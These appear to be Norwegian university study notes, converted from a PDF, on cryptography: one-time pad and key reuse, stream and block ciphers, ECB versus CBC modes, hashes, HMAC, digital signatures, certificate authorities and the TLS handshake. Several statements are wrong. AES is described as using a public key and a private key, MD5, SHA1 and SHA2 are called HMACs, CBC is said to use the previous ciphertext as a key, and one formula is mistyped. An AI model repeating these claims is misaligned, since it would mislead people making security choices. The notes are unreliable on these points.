Plain	hanghitler

One Time Pad ble utviklet i WW1 og brukt i WW2. Nøkkelen ble skrevet på en bit silke, som ble brent etter nøkkelen hadde blitt brukt. På figuren kan vi se at plaintext og nøkkel er string av bits (0/1) og man finner ciphertext ved å ta XOR av disse.



Encryption c = E(m, k) = m ⊕ k
Decryption D(c, k) = c ⊕ k = (m ⊕ k) ⊕ k = m

⊕ truth table

Inputs		output
0	0	0
0	1	1
1	0	1
1	1	0

Begrensningen ved OTP er at nøkkelen er like lang som plaintext (tar mye plass) og nøkkelen kan kun brukes én gang. Hvis samme nøkkel brukes for å kryptere to eller flere meldinger, vil ikke OTP lenger ha perfekt hemmelighold fordi nøkkelen kan avsløres av en som tyvlytter. For eksempel siden $C_1 = E(m_1, k) = m_1 \oplus k$ og $C_2 = E(m_2, k) = m_1 \oplus k$, så kan en tyvlytter bruke $C_1 \oplus C_2 = (m_1 \oplus k) \oplus (m_2 \oplus k) \rightarrow m_1 \oplus m_2$. Altså, bruken av nøkkelen til å kryptere to plaintext m_1 og m_2 vil avsløre informasjon om plaintext, noe som gjør at krypteringen ikke har perfekt hemmelighold. Figuren under viser hvordan dette kan brukes for å avsløre verdien til m_1 og m_2.

- Letters all begin with 01
- ⊕ two letters gives 00
- Space (0010 0000) character begins with 00
- ⊕ of a letter and the space character gives 01

C1 = m1 ⊕ k 11...

C2 = m2 ⊕ k 10...

C1 ⊕ C2 = m1 ⊕ m2 0101 0000

m1, m2: one is the space character and another is a letter

0101 0000 = 0010 0000 (space) ⊕ 0111 0000 ('p')


m1, m2: one is the space character and another is the letter 'p'

Letter	ASCII Code	Binary
a	097	01100001
b	098	01100010
c	099	01100011
d	100	01100100
e	101	01100101
f	102	01100110
g	103	01100111
h	104	01101000
i	105	01101001
j	106	01101010
k	107	01101011
l	108	01101100
m	109	01101101
n	110	01101110
o	111	01101111
p	112	01110000
q	113	01110001
r	114	01110010
s	115	01110011
t	116	01110100
u	117	01110101
v	118	01110110
w	119	01110111
x	120	01111000
y	121	01111001
z	122	01111010

27

Konfidensialitet – Stream cipher

Et problem ved OTP er at nøkkelen er like lang som plaintext, noe som gjør OTP for kostbart for de fleste applikasjonene, siden det forbruker like mye nøkkelmateriale som trafikk. **Det er mer vanlig at stream ciphers bruker en kort nøkkel som seed til en pseudorandom tallgenerator (dvs. tilnærmet random), som vil utvide den korte nøkkelen til en lang keystream**. Dermed vil keystream bli like lang som meldingen og kan brukes for OTP kryptering og dekryptering (merk: gitt




Merk: dette er en random generator med kort input og lang output (reversert av hashfunksjon). Det brukes for å sikre konfidensialitet, men vil ikke sikre integritet (kan ikke oppdage endringer av ciphertext eller key). Integritet krever hashing.

nøkkel kan mottaker produsere samme keystream). **I likhet med OTP kan stream cipher nøkkelen K' kun brukes én gang**. Hvis $m_1 + k = c_1$ og $m_2 + k = c_2$, så kan man finne informasjon om plaintext ved å se på $c_1 - c_2 = m_1 - m_2$. Hvis m_i har mye overflødighet kan dette brukes for å finne plaintext (s. 154). Tabellen viser noen eksempler på stream ciphers.

Stream ciphers	Creation date	Key length	Know attack
RC4	1987	8-2048 usually 40-256	Easy to crack • Fluhrer, Mantin and Shamir attack • Klein's attack • Royal Holloway attack ...
Salsa20/12	Pre-2004	256	Probabilistic neutral bits method
Sosemanuk	Pre-2004	128	a theoretical attack with cost 2^{224}

Merk: block cipher er en pseudorandom permutering med nøkkel (s. 154)

Konfidensialitet – Block cipher (L6)




Block ciphers er en annen løsning som unngår den lange nøkkelen som er utfordringen ved OTP. Block ciphers er mer fleksible enn stream ciphers og de er mer vanlige i systemer som designes nå. **En block cipher er en krypteringsmetode der plaintext blir delt inn i små blokker og hver blokk blir kryptert med en liten nøkkel.** Blokkene har en fast størrelse og padding brukes for å «fylle opp» kortere input. **Når du skal bruke block cipher må du først velge riktig type block cipher, der alternativene er DES, 3DES og AES (hvis du er i tvil, velg AES). Deretter må du velge riktig modus for operasjonen. Det er anbefalt å bruke CBC istedenfor EBC.** Vi ser nærmere på de ulike typene block cipher og operasjonsmodusene.


https://www.tutorialspoint.com/cryptography/data_encryption_standard.htm

Typer block cipher – DES, 3DES, AES

Tre vanlige typer block cipher er:

- **DES (Data Encryption Standard)** – algoritmen bruker en 56-bit nøkkel og hver blokk med plaintext er 64 bits. 56-bit nøkkelen blir sendt inn i en *key expansion* som deler nøkkelen i to 28-bit halvparter. Disse halvpartene roteres og brukes for å lage flere 48-bit nøkler (24 fra venstre halvpart, 24 fra høyre). 48-bit nøklene sendes inn i DES Round Functions (RF), og konstruksjonen av nøklene gjør at hver funksjon får en nøkkel som består av et ulikt sett med bits. 64-bit blokken med plaintext sendes inn i RF med en 48-bit nøkkel. RF vil bruke nøkkelen på høyre 32-bit av blokken for å produsere en 32-bit output (merk: dette involverer en *expansion* av 32-bit input, slik at den blir 48 bits og kan sendes i XOR med nøkkelen). Funksjonen bruker S-boxes for å blande bitene (skape *confusion*) og redusere input fra 48-bit til 32-bit (hver s-box tar 6-bit input og gir 4-bit output). De høyre 32 bitene blir vekslet med de venstre 32 bitene og blokken sendes inn i neste RF med en annen 48-bit nøkkel. Bruken av DES krever en definert *key expansion* og en reversibel Round Function (nødvendig for dekryptering).





- **3DES** – algoritmen utfører DES tre ganger på hver datablokk.
- **AES (Advanced Encryption Standard)** – symmetrisk block cipher, der offentlig nøkkel er tilgjengelig for alle, men dekryptering krever at man har riktig private nøkkel. Denne er mest brukt i dag, fordi den har god ytelse for både programvare og maskinvare.


https://www.youtube.com/watch?v=O4xNJsjtN6E

block ciphers	Creation date	lock size Key size, Rounds	Secure/insecure
DES (Data Encryption Standard)	Early 70'	Block size: 64 bits Key size: 56 bits Rounds: 16	The EFF's DES cracker (Deep Crack) breaks a DES key in 56 hours in 1998
3DES (Triple DES)	1998	Block size: 64 bits Key size: 56, 112, 168 bits Rounds: 48	NIST considers disallowing it after 2023. Slow especially in software
AES (Advanced Encryption Standard)	1998	Block size: 128 bits Key size: 128, 192, 256 Rounds: 10, 12, or 14	NIST replaced DES with AES in 2000 AES-128 for secret info. AES-256 for classified info. Good performance in both software and hardware


Merk: sikkerheten til en block cipher økes ved å bruke flere bits i plaintext blokkene og nøkkelen.

Operasjonsmodus – EBC, CBC


Operasjonsmodus handler om hvordan plaintext meldingen deles inn i blokker og hvordan blokkene kjedes sammen. Merk: plaintext må deles inn i blokker når dataen er større enn én blokk. To typer operasjonsmodus er:




- **EBC (Electronic Code Book)** – alle blokker bruker samme nøkkelsett som er generert fra identisk nøkkel og *key expansion* funksjon. Round function er også identisk. Hvis plaintext i blokk 1 og 2 er identisk, vil dette gjøre at ciphertext i blokk 1 og 2 er identisk. Datamønster vil derfor ikke skjules særlig godt, slik at plaintext informasjon kan avsløres.
- **CBC (Cipher Block Chaining)** – ciphertext hos forrige blokk brukes som nøkkel for kryptering/dekryptering av neste blokk. For første blokk blir det brukt en initialiserende vektor (IV) som kan være et tilfeldig tall. Initialiserende vektor eller ciphertext fra forrige blokk blir XORed med plaintext i nåværende kryptering. Dette gjør at nåværende ciphertext blokk vil avhenge av alle plaintext blokkene som er bearbeidet frem til nåværende kryptering. Endring i én bit av plaintext eller IV vil dermed påvirke all etterfølgende ciphertext. Ulempen er at dekryptering med feil IV gjør at alle etterfølgende dekrypteringer blir feil.



Vi bør bruke CBC fordi det skjuler mønster bedre enn ECB, illustrert av figurene under.



ECB bør ikke brukes, fordi det skjuler ikke mønster i plaintext




CBC bør brukes, fordi det skjuler mønster i plaintext

Stream cipher vs. block cipher

Forskjellen mellom stream og block cipher er:

- **Hastighet** – stream cipher er raskere enn block cipher
- **Minnebruk** – stream cipher bruker mindre minne enn block cipher
- **Bruksområde** – stream cipher er bedre i tilfeller der mengde data er ukjent eller kontinuerlig (eks: network stream), mens block cipher er bedre i tilfeller der mengde data er kjent på forhånd (eks: fil, datafelt, HTTP request/respons protokoll)
- **Integritet** – stream cipher kan ikke gi integritetsbeskyttelse (dvs. hindre tukling med data), mens noen block ciphers kan også gi integritetsbeskyttelse (eks: enhanced CBC (ECBC) som bruker MAC for å sikre integritet. Sender lager en tagg som må verifiseres av mottaker, se figur).
- **Nøkkel** – ved stream cipher kan nøkkelen kun brukes en gang, mens ved block cipher kan nøkkelen brukes flere ganger dersom den er kombinert med IV.



Merk: hashfunksjoner sikrer ikke integritet, men det kan brukes i HMAC for å sikre integritet. MD5, SHA1, SHA2, osv. er HMAC og sikrer integritet.


Hashfunksjoner (L6)

For kryptografiske hashfunksjoner kan input ha enhver lengde, mens output vil ha en fast lengde med n bits. Samme input gir same output, men settet av output ser ut til å være random. Hashfunksjoner har tre viktige egenskaper:

1. **Preimage resistans (one-way)** - gitt input x er det enkelt å regne ut hash-verdi $h(x)$, men det er svært vanskelig å gå motsatt vei (dvs. finne x gitt $h(x)$). Output er tilfeldig, så en angriper må forsøke å finne x ved å gi input til hashfunksjonen helt til han finner x (krever 2^{n-1} forsøk).
2. **Kollisjon resistans** – hvis output er tilstrekkelig lang er det vanskelig å finne kollisjoner, altså ulike meldinger $m_1 \neq m_2$ der $h(m_1) = h(m_2)$. Angripere kan prøve en stor samling meldinger og se etter kollisjoner, men en hashfunksjon på n bits har 2^n mulige hashverdier, så angriper må prøve gjennomsnittlig $2^{n/2}$ hasher. Når man snakker om hashfunksjoner som er «knekt» vil det ofte innebære at det er mulig å utføre nok beregninger til å oppdage kollisjon. Dette er grunnen til at MD5 og SHA1 blir sett på som svake hashfunksjoner. Output bør være 256 bits, noe som tilfredsstilles av SHA2 og SHA3 (s. 153). Hvis du kun trenger at ingen kan finne preimage, kan det holde med mindre.
3. **Output gir ingen informasjon om input**

Integritet og autentisitet – HMAC (Hash-MAC)

MAC (Message Authentication Mode) er en kryptografisk checksum på dataen som bruker en key for å detektere om dataen er modifisert. En hemmelig nøkkel brukes for å lage en tagg som sendes sammen med meldingen. Mottaker bruker så taggen og den hemmelige nøkkelen for å bestemme om integriteten til meldingen er bevart. Den hemmelige nøkkelen må deles mellom partene på forhånd. Angriper kan kun endre meldingen og gi en gyldig MAC dersom han vet den hemmelige nøkkelen eller er ekstremt heldig.



Hash functions	Creation date	Output size	Secure/insecure
Enhanced CBC MAC			
AES-CMAC	2006	128 bits	Achieves the similar security goal of HMAC
Hash MAC (HMAC)			
MD5	1991	128 bits	Severely compromised lot of collisions have been found
SHA1 (Secure Hash Algorithm 1)	1993	160 bits	Is known to be broken
SHA2 (Secure Hash Algorithm 2, sometimes called SHA-256)	2001	224, 256, 384, 512 bits	Better security than SHA1

Hash-MAC er en type MAC som sikre integritet og autentisitet ved å kombinere bruken av en kryptografisk hashfunksjon og en hemmelig nøkkel. Den kryptografiske funksjonen brukes for å generere taggen (figur viser eksempel for SHA-256). Tabellen under viser noen eksempler på MAC-funksjoner, der MD5, SHA1 og SHA2 er HMAC.

Kombinasjon av konfidensialitet og integritet

Følgende er metoder som kombinerer konfidensialitet (cipher) og integritet (MAC):

- **SSL (Secure Sockets Layer)/TLS (Transport Layer Security)** – først oppnås integritet ved å regne ut MAC fra plaintext, deretter oppnås konfidensialitet ved å kryptere plaintext og MAC vha. en cipher (som regel AES)
- **SSH (Secure Shell)** – først oppnås konfidensialitet ved å kryptere plaintext til ciphertext, deretter oppnås integritet ved å regne ut MAC fra plaintext (obs: gjør at MAC kan lekke informasjon om plaintext)
- **IPsec** – først oppnås konfidensialitet ved å kryptere plaintext til ciphertext, deretter oppnås integritet ved å regne ut MAC fra ciphertext. Dette er universalt trygt, siden den krypterer først og bruker deretter ciphertext for å regne ut MAC. Dette gjør at MAC ikke vil lekke informasjon om plaintext.

5.3 Sikkerhetsmodeller

For å vurdere sikkerheten til ciphers kan vi se på:

- **Perfekt hemmelighold** – gitt enhver ciphertext vil alle plaintext med samme lengde være like sannsynlig
- **Konkret hemmelighold** – hvor mye arbeid man faktisk må gjøre for å dekryptere ciphertext uten nøkkel
- ***Indistinguishability* (ikke-skillbarhet) –** krypteringen er slik at vi ikke klarer å skille mellom to meldinger av samme lengde. Dette krever at små endringer i plaintext fører til store endringer i output. Hvis en input bit blir endret bør minst halvparten av output bits endres.
- ***Random oracle* modellen** – en kryptografisk algoritme er pseudorandom hvis det ikke finnes en måte å skille den fra en random funksjon av samme type, og den passerer alle statiske tester og andre tester på *randomness*. Altså, algoritmen vil ikke være helt random siden den må implementere logisk, men output bør se random ut. Random oracle kan ses på som en alv som sitter i en black-box med lagring (papirrull) og tilfeldighetskilde (terning).

Vi har tidligere sett på tre typer cipher som tilfredsstiller random oracle:

1. **Random funksjoner (kryptografiske hashfunksjoner)**
2. **Random generator (stream ciphers)**
3. **Random permutasjoner (block ciphers)**

Typer angrep som kan utføres på block ciphers er (s.155):

- **Kjente plaintext angrep** – motstander gis et antall tilfeldig valgte input og output som korresponderer til en målnøkkel.
- **Valgte plaintext angrep** – motstander får lov til å stille et spesifikt antall plaintext queries og mottar korresponderende ciphertext
- **Valgte ciphertext angrep** – motstander får lov til å stille et spesifikt antall ciphertext queries
- **Valgte plaintext/ciphertext** – motstander kan gjøre queries av begge typene
- **Relatert nøkkelangrep** – motstander kan stille queries som blir besvart ved å bruke relaterte nøkler til målnøkkelen k, slik som $k + 2$ eller $k + 1$.


Målet til angriperen er å enten utlede svaret til en query han ikke allerede har laget (*forgery attack*) eller gjenopprette en nøkkel (*key recovery attack*).


Steg 1 – etablering av delt, hemmelig key (L7)

Steg 1 ved sikker kommunikasjon er å etablere en delt hemmelig key, noe som ofte oppnås vha SSL/TLS handshake. For å forstå denne algoritmen må vi først se på public key kryptering, digitale signaturer og Certification Authority (CA).


Public key kryptering

Public key kryptering er en type asymmetrisk kryptografi, der krypteringen og dekrypteringen bruker ulike nøkler. Prosessen er basert på en offentlig nøkkel som er kjent for alle og en privat nøkkel som kun eieren kjenner til. Når Alice ønsker å sende en melding til Bob, vil hun bruke den offentlige nøkkelen til Bob for å kryptere meldingen. Når Bob mottar meldingen vil han dekryptere denne vha. sin private nøkkel.





OBS
PK: public key (offentlig)
SK: secret key (privat)



Public key kryptering er basert på **trapdoor one-way permutering**. Dette er en beregning som kan utføres av alle, men det kan kun reverseres av noen som kjenner den hemmelige nøkkelen (dvs. vet om trapdoor). Den oppfører seg på lignende måte som one-way hashfunksjonen. Krypteringen består av en funksjon som gitt en random input R vil produsere to nøkler: PK (offentlig krypteringsnøkkel) og SK (hemmelige/private dekrypteringsnøkkel) med følgende egenskaper:

1. Gitt PK er det umulig å regne ut SK (dvs. vi kan ikke finne verdien til private nøkkel gitt offentlige nøkkel)
2. Det finnes en krypteringsfunksjon som bruker offentlig nøkkel PK for å produsere ciphertext fra plaintext ($y = F(PK, x)$, F: trapdoor funksjon)
3. Det finnes en dekrypteringsfunksjon som bruker privat nøkkel SK for å produsere plaintext fra ciphertext ($x = F^{-1}(SK, y)$, F^{-1}: reversert trapdoor funksjon)).

Det er enkelt å kryptere og dekryptere meldingen når man kjenner nøklene, mens det er vanskelig å dekryptere meldingen uten den private nøkkelen. Krypteringen er som regel randomisert, slik at hvis noen bruker samme public key for å kryptere samme melding, så vil ciphertext bli ulikt. Dette er nødvendig for å sikre at en angriper ikke kan sjekke at en gjetningen av plaintext er riktig for en gitt ciphertext (s. 157).

Digital signatur


Den grunnleggende ideen ved en signatur er at den kan lages av bare én person, men sjekkes av alle. Ved tradisjonelle signaturer signerer man et dokument med en penn, slik at dokumentet bindes til en forfatter. Dette gjelder ikke for den digitale verden, siden en angriper kan kopiere Alice sin signatur fra et dokument til et annet. **Den digitale signaturer motvirker dette ved at signaturen avhenger av innholdet til dokumentet**.

OBS
PK: public key (offentlig)
SK: secret key (privat)

Følgende er fremgangsmåten for digital signering:

- **Signering** – Bob vil hashe dokumentet m og vil deretter signere $Hash(m)$ med sin private nøkkel SK_{Bob} og reverserte trapdoor funksjon F^{-1}. Dvs. den digitale signaturen er $\text{Signatur} = F^{-1}(SK_{Bob}, Hash(m))$. Bob vil deretter sende sin offentlige nøkkel PK_{Bob}, dokumentet m og signaturen til Alice.
- **Verifisering av signatur** – Alice mottar signaturen, dokumentet og den offentlige nøkkelen til Bob. For å sjekke at dokumentet er det som er signert av Bob, sjekker han om $F(PK_{Bob}, \text{Signatur}) = Hash(m)$. Hvis det er tilfellet, vil dokumentet være signert av Bob.

Årsaker til at melding hashes: https://en.wikipedia.org/wiki/Digital_signature



Merk: figur viser motsatt situasjon


Digital signering handler altså om at sender krypterer meldingen vha. sin private nøkkel og at mottaker dekrypterer meldingen vha. senders offentlige nøkkel. Dette fungerer fordi trapdoor funksjonen sørger for at PK_{Bob} kan identifisere om dokumentet er signert av SK_{Bob}, siden PK_{Bob} og SK_{Bob} er par. Husk at det er kun Bob som kjenner SK_{Bob} og kan signere $Hash(m)$ med denne nøkkelen.

Sertifisering fra CA

En utfordring ved digitale signaturer er hvordan Alice (nettleseren) kan vite at PK_{Bob} faktisk er den offentlige nøkkelen til Bob og ikke en nøkkel fra en ond angriper (dvs. hvordan skille mellom PK_{Bob} og PK_{Evil}). For å løse denne utfordringen, trenger vi en pålitelig tredjepart kalt Certification Authority (CA). **CA vil utstede digitale sertifikater som bekrefter at en offentlig nøkkel er eid av den navngitte enheten på sertifikatet**. Bob kan altså bruke CA for å verifisere sin identitet. Når man har bestemt at Bob sin identitet er gyldig, vil CA hjelpe til med å sende Bob sin offentlige nøkkel til Alice på en sikker måte ved å bruke CA's private

OBS
PK: public key (offentlig)
SK: secret key (privat)

nøkkel SK_{CA}. Den offentlige nøkkelen til CA, PK_{CA}, er integrert i alle nettlesere og webservere. På figuren kan vi se at prosessen starter med at Bob sender et bevis til CA for å verifisere sin identitet. Dersom dette blir godkjent vil Bob motta et sertifikat som er signert med CA sin private nøkkel (merk: kun kjent av CA). Når Bob sender sin offentlige nøkkel til Alice, vil han inkludere sertifikatet som er signert av CA. Alice bruker den offentlige nøkkelen til CA for å sjekke at sertifikatet er gyldig. Dersom det er tilfellet vil Alice vite at den offentlige nøkkelen faktisk tilhører Bob.




SSL/TLS handshake algoritme

SSL/TLS handshake algoritmen brukes for at kommuniserende parter skal kunne dele en hemmelig nøkkel, K. Denne prosessen representerer første steg i etablering av sikker kommunikasjon. Figuren viser en forenklet versjon av SSL/TLS handshake mellom en nettleser (Alice) og en server (Bob). De ulike stegene er:

OBS
PK: public key (offentlig)
SK: secret key (privat)

1. Nettleseren (Alice) sender en request for hand shaking
2. Serveren (Bob) svarer på requesten ved å sende sitt sertifikat (CA). Nettleseren bruker dette sertifikatet for å finne den offentlige nøkkelen til serveren (PK_{Bob})
3. Nettleseren (Alice) lager den delte nøkkelen K som krypteres ved å bruke den offentlige nøkkelen til serveren (PK_{Bob}). Resultatet sendes til serveren (Bob)
4. Serveren (Bob) dekrypterer den delte nøkkelen ved å bruke sin private nøkkel (SK_{Bob}). Dermed har begge partene kjennskap til den hemmelige, delte nøkkelen K.



Bruk av digital signatur i SSL/TLS handshake:
Den offentlige nøkkelen hos CA (PK_{CA}) er integrert i alle nettlesere og web servere ved shipping. Når web server sender sin offentlige nøkkel (PK_{Bob}) til nettleseren vil denne være signert med CAs private nøkkel (SK_{CA}). Siden alle nettlesere har PK_{CA} kan de bruke denne for å dekryptere dokumentet som inneholder PK_{Bob}. Nettleseren vil dermed bruke denne nøkkelen for å utveksle hemmelig nøkkel. Dermed har web serveren brukt digital signatur for å bekrefte sin identitet overfor nettleseren.

Legg merke til bruken av sertifikat (CA). **Før utføring av SSL/TLS handshake må serveren motta et sertifikat som nettleseren kan bruke for å verifisere identiteten til serveren. Dette er nødvendig for at nettleseren skal vite at den mottatte offentlige servernøkkelen faktisk tilhører serveren og ikke en ondskapsfull angriper**. For å dekryptere sertifikatet vil nettleseren bruke den offentlige nøkkelen til CA som er integrert i alle nettlesere og servere. Forberedelsen for SSL/TLS handshake er altså:

1. Offentlig nøkkel for CA integreres i alle nettlesere og servere ved shipping
2. Server lager offentlig og privat nøkkel
3. Server bekrefter sin identitet overfor CA, slik at de mottar sertifikat

Riktig bruk av kryptografi (L8)

